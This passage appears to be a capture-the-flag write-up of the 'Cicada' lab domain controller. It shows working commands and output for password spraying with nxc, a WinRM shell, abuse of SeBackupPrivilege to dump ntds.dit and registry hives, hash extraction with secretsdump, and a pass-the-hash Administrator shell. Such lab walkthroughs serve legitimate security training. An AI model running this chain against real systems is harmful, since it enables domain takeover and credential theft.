
Let’s look at it.
┌──(kali㉿kali)-[~]
└─$ sudo smbclient \\\\10.129.23.5\\DEV -U david.orelious
Password for [WORKGROUP\david.orelious]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Thu Mar 14 12:31:39 2024
  ..                                  D        0  Thu Mar 14 12:21:29 2024
  Backup_script.ps1                   A      601  Wed Aug 28 17:28:22 2024
                4168447 blocks of size 4096. 477021 blocks available
smb: \> mget *
Get file Backup_script.ps1? y
getting file \Backup_script.ps1 of size 601 as Backup_script.ps1 (0.5 KiloBytes/sec) (average 0.5 KiloBytes/sec)
smb: \> exit
┌──(kali㉿kali)-[~]
└─$ cat Backup_script.ps1
$sourceDirectory = "C:\smb"
$destinationDirectory = "D:\Backup"
$username = "emily.oscars"
$password = ConvertTo-SecureString "Q!3@Lp#M6b*7t*Vt" -AsPlainText -Force
$credentials = New-Object System.Management.Automation.PSCredential($username, $password)
$dateStamp = Get-Date -Format "yyyyMMdd_HHmmss"
$backupFileName = "smb_backup_$dateStamp.zip"
$backupFilePath = Join-Path -Path $destinationDirectory -ChildPath $backupFileName
Compress-Archive -Path $sourceDirectory -DestinationPath $backupFilePath
Write-Host "Backup completed successfully. Backup file saved to: $backupFilePath"

madness! #3
New passwords pair:
user: emily.oscars
passwd: Q!3@Lp#M6b*7t*Vt
madness! #3
New passwords pair:
user: emily.oscars
passwd: Q!3@Lp#M6b*7t*Vt
So now we have 3 pairs, let’s check for re-use cases:
<details> <summary>Click to view bash output</summary>┌──(kali㉿kali)-[~]
└─$ sudo nxc ldap 10.129.23.5 -u users.txt -p passwd.txt --continue-on-success
LDAP 10.129.23.5 389 CICADA-DC [*] Windows Server 2022 Build 20348 (name:CICADA-DC) (domain:cicada.htb)
LDAP 10.129.23.5 389 CICADA-DC [-] cicada.htb\Administrator:Cicada$M6Corpb*@Lp#nZp!8
LDAP 10.129.23.5 389 CICADA-DC [-] cicada.htb\CICADA-DC$:Cicada$M6Corpb*@Lp#nZp!8
LDAP 10.129.23.5 389 CICADA-DC [-] cicada.htb\david.orelious:Cicada$M6Corpb*@Lp#nZp!8
LDAP 10.129.23.5 389 CICADA-DC [-] cicada.htb\emily.oscars:Cicada$M6Corpb*@Lp#nZp!8
LDAP 10.129.23.5 389 CICADA-DC [-] cicada.htb\Guest:Cicada$M6Corpb*@Lp#nZp!8
LDAP 10.129.23.5 389 CICADA-DC [-] cicada.htb\john.smoulder:Cicada$M6Corpb*@Lp#nZp!8
LDAP 10.129.23.5 389 CICADA-DC [-] cicada.htb\krbtgt:Cicada$M6Corpb*@Lp#nZp!8
LDAP 10.129.23.5 389 CICADA-DC [+] cicada.htb\michael.wrightson:Cicada$M6Corpb*@Lp#nZp!8
LDAP 10.129.23.5 389 CICADA-DC [-] cicada.htb\sarah.dantelia:Cicada$M6Corpb*@Lp#nZp!8
LDAP 10.129.23.5 389 CICADA-DC [-] cicada.htb\Administrator:aRt$Lp#7t*VQ!3
LDAP 10.129.23.5 389 CICADA-DC [-] cicada.htb\CICADA-DC$:aRt$Lp#7t*VQ!3
LDAP 10.129.23.5 389 CICADA-DC [+] cicada.htb\david.orelious:aRt$Lp#7t*VQ!3
LDAP 10.129.23.5 389 CICADA-DC [-] cicada.htb\emily.oscars:aRt$Lp#7t*VQ!3
LDAP 10.129.23.5 389 CICADA-DC [-] cicada.htb\Guest:aRt$Lp#7t*VQ!3
LDAP 10.129.23.5 389 CICADA-DC [-] cicada.htb\john.smoulder:aRt$Lp#7t*VQ!3
LDAP 10.129.23.5 389 CICADA-DC [-] cicada.htb\krbtgt:aRt$Lp#7t*VQ!3
LDAP 10.129.23.5 389 CICADA-DC [-] cicada.htb\sarah.dantelia:aRt$Lp#7t*VQ!3
LDAP 10.129.23.5 389 CICADA-DC [-] cicada.htb\Administrator:Q!3@Lp#M6b*7t*Vt
LDAP 10.129.23.5 389 CICADA-DC [-] cicada.htb\CICADA-DC$:Q!3@Lp#M6b*7t*Vt
LDAP 10.129.23.5 389 CICADA-DC [+] cicada.htb\emily.oscars:Q!3@Lp#M6b*7t*Vt (Pwn3d!)
LDAP 10.129.23.5 389 CICADA-DC [-] cicada.htb\Guest:Q!3@Lp#M6b*7t*Vt
LDAP 10.129.23.5 389 CICADA-DC [-] cicada.htb\john.smoulder:Q!3@Lp#M6b*7t*Vt
LDAP 10.129.23.5 389 CICADA-DC [-] cicada.htb\krbtgt:Q!3@Lp#M6b*7t*Vt
LDAP 10.129.23.5 389 CICADA-DC [-] cicada.htb\sarah.dantelia:Q!3@Lp#M6b*7t*Vt
Nothing, but we get Pwnd!

We can shell winrm as Emily users as-well:
┌──(kali㉿kali)-[~]
└─$ sudo nxc winrm cicada.htb -u emily.oscars -p 'Q!3@Lp#M6b*7t*Vt'
WINRM       10.129.23.5     5985   CICADA-DC        [*] Windows Server 2022 Build 20348 (name:CICADA-DC) (domain:cicada.htb)
WINRM       10.129.23.5     5985   CICADA-DC        [+] cicada.htb\emily.oscars:Q!3@Lp#M6b*7t*Vt (Pwn3d!)
6. Initial Access and Internal Enumeration
┌──(kali㉿kali)-[~]
└─$ sudo evil-winrm -i cicada.htb -u emily.oscars -p 'Q!3@Lp#M6b*7t*Vt'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM : https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Documents> whoami
cicada\emily.oscars
Great, let’s see if we have dangerous access, if not is here maybe we’ll Bloodhound:
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Documents> whoami /all
USER INFORMATION
----------------

User Name           SID
=================== =============================================
cicada\emily.oscars S-1-5-21-917908876-1423158569-3159038727-1601

GROUP INFORMATION
-----------------

Group Name                                 Type             SID          Attributes
========================================== ================ ============ ==================================================
Everyone                                   Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Backup Operators                   Alias            S-1-5-32-551 Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users            Alias            S-1-5-32-580 Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                              Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
BUILTIN\Certificate Service DCOM Access    Alias            S-1-5-32-574 Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                       Well-known group S-1-5-2      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication           Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level       Label            S-1-16-12288

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeBackupPrivilege             Back up files and directories  Enabled
SeRestorePrivilege            Restore files and directories  Enabled
SeShutdownPrivilege           Shut down the system           Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled

USER CLAIMS INFORMATION
-----------------------
User claims unknown.

Kerberos support for Dynamic Access Control on this device has been disabled.
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Documents>
Madness indication.

For that PrivEsc specific script I already cover it in PEN-200 Part 02 write-ups here:
PEN-200 Practices: Active Directory Part 02
Sulaiman
·
Nov 22

Active Directory
Let’s PrivEsc.
- SeBackupPrivilege PrivEsc with Dumping NTDS.dit
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA> dir

    Directory: C:\Users\emily.oscars.CICADA

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        12/23/2025  11:23 AM                Cicada
d-r---         8/28/2024  10:32 AM                Desktop
d-r---         8/22/2024   2:22 PM                Documents
d-r---          5/8/2021   1:20 AM                Downloads
d-r---          5/8/2021   1:20 AM                Favorites
d-r---          5/8/2021   1:20 AM                Links
d-r---          5/8/2021   1:20 AM                Music
d-r---          5/8/2021   1:20 AM                Pictures
d-----          5/8/2021   1:20 AM                Saved Games
d-r---          5/8/2021   1:20 AM                Videos
-a----        12/23/2025  11:00 AM       16777216 ntds.dit
-a----        12/23/2025  11:22 AM          49152 SAM
-a----        12/23/2025  11:23 AM       18542592 SYSTEM

*Evil-WinRM* PS C:\Users\emily.oscars.CICADA>
Let’s download everything and do secretsdump:
┌──(kali㉿kali)-[~]
└─$ ll
total 34540
-rw-r--r-- 1 root root 16777216 Dec 23 12:36 ntds.dit
-rw-r--r-- 1 root root    49152 Dec 23 12:24 SAM
-rw-r--r-- 1 root root 18542592 Dec 23 12:30 SYSTEM

┌──(kali㉿kali)-[~]
└─$ sudo impacket-secretsdump -sam SAM -system SYSTEM -ntds ntds.dit local
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies
[*] Target system bootKey: 0x3c2b033757a49110a9ee680b46e8d620
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:2b87e7c93a3e8a0ea4a581937016f341:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: f954f575c626d6afe06c2b80cc2185e6
[*] Reading and decrypting hashes from ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:2b87e7c93a3e8a0ea4a581937016f341:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
CICADA-DC$:1000:aad3b435b51404eeaad3b435b51404ee:188c2f3cb7592e18d1eae37991dee696:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:3779000802a4bb402736bee52963f8ef:::
cicada.htb\john.smoulder:1104:aad3b435b51404eeaad3b435b51404ee:0d33a055d07e231ce088a91975f28dc4:::
cicada.htb\sarah.dantelia:1105:aad3b435b51404eeaad3b435b51404ee:d1c88b5c2ecc0e2679000c5c73baea20:::
cicada.htb\michael.wrightson:1106:aad3b435b51404eeaad3b435b51404ee:b222964c9f247e6b225ce9e7c4276776:::
cicada.htb\david.orelious:1108:aad3b435b51404eeaad3b435b51404ee:ef0bcbf3577b729dcfa6fbe1731d5a43:::
cicada.htb\emily.oscars:1601:aad3b435b51404eeaad3b435b51404ee:559048ab2d168a4edf8e033d43165ee5:::
[*] Kerberos keys from ntds.dit
Administrator:aes256-cts-hmac-sha1-96:e47fd7646fa8cf1836a79166f5775405834e2c060322d229bc93f26fb67d2be5
Administrator:aes128-cts-hmac-sha1-96:f51b243b116894bea389709127df1652
Administrator:des-cbc-md5:c8838c9b10c43b23
CICADA-DC$:aes256-cts-hmac-sha1-96:e9752f2c7752bd92142588e63dc0383499f49b04a46de37845e33d40de1db7ed
CICADA-DC$:aes128-cts-hmac-sha1-96:7fc8e7f2daa14d0ccdf070de9cfc49c5
CICADA-DC$:des-cbc-md5:b0f7cdec040d5b6d
krbtgt:aes256-cts-hmac-sha1-96:357f15dd4d315af47ac63658c444526ec0186f066ad9efb46906a7308b7c60c8
krbtgt:aes128-cts-hmac-sha1-96:39cbc0f220550c51fb89046ac652849e
krbtgt:des-cbc-md5:73b6c419b3b9bf7c
cicada.htb\john.smoulder:aes256-cts-hmac-sha1-96:57ae6faf294b7e6fbd0ce5121ac413d529ae5355535e20739a19b6fd2a204128
cicada.htb\john.smoulder:aes128-cts-hmac-sha1-96:8c0add65bd3c9ad2d1f458a719cfda81
cicada.htb\john.smoulder:des-cbc-md5:f1feaeb594b08575
cicada.htb\sarah.dantelia:aes256-cts-hmac-sha1-96:e25f0b9181f532a85310ba6093f24c1f2f10ee857a97fe18d716ec713fc47060
cicada.htb\sarah.dantelia:aes128-cts-hmac-sha1-96:2ac9a92bca49147a0530e5ce84ceee7d
cicada.htb\sarah.dantelia:des-cbc-md5:0b5b014370fdab67
cicada.htb\michael.wrightson:aes256-cts-hmac-sha1-96:d89ff79cc85032f27499425d47d3421df678eace01ce589eb128a6ffa0216f46
cicada.htb\michael.wrightson:aes128-cts-hmac-sha1-96:f1290a5c4e9d4ef2cd7ad470600124a9
cicada.htb\michael.wrightson:des-cbc-md5:eca8d532fd8f26bc
cicada.htb\david.orelious:aes256-cts-hmac-sha1-96:125726466d0431ed1441caafe8c0ed9ec0d10b0dbaf4fec7a184b764d8a36323
cicada.htb\david.orelious:aes128-cts-hmac-sha1-96:ce66c04e5fd902b15f5d4c611927c9c2
cicada.htb\david.orelious:des-cbc-md5:83585bc41573897f
cicada.htb\emily.oscars:aes256-cts-hmac-sha1-96:4abe28adc1d16373f4c8db4d9bfd34ea1928aca72cb69362d3d90f69d80c000f
cicada.htb\emily.oscars:aes128-cts-hmac-sha1-96:f98d74d70dfb68b70ddd821edcd6a023
cicada.htb\emily.oscars:des-cbc-md5:fd4a5497d38067cd
[*] Cleaning up...
And we got the Admin hash:
aad3b435b51404eeaad3b435b51404ee:2b87e7c93a3e8a0ea4a581937016f341
That’s just game.
┌──(kali㉿kali)-[~]
└─$ wmiexec.py administrator@cicada.htb -hashes aad3b435b51404eeaad3b435b51404ee:2b87e7c93a3e8a0ea4a581937016f341
Impacket v0.14.0.dev0+20251107.4500.2f1d6eb2 - Copyright Fortra, LLC and its affiliated companies

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
cicada\administrator
C:\>
Suite for LAB Active Directory Windows Practices. That’s it for today, hope you guys enjoy it and Happy Hacking!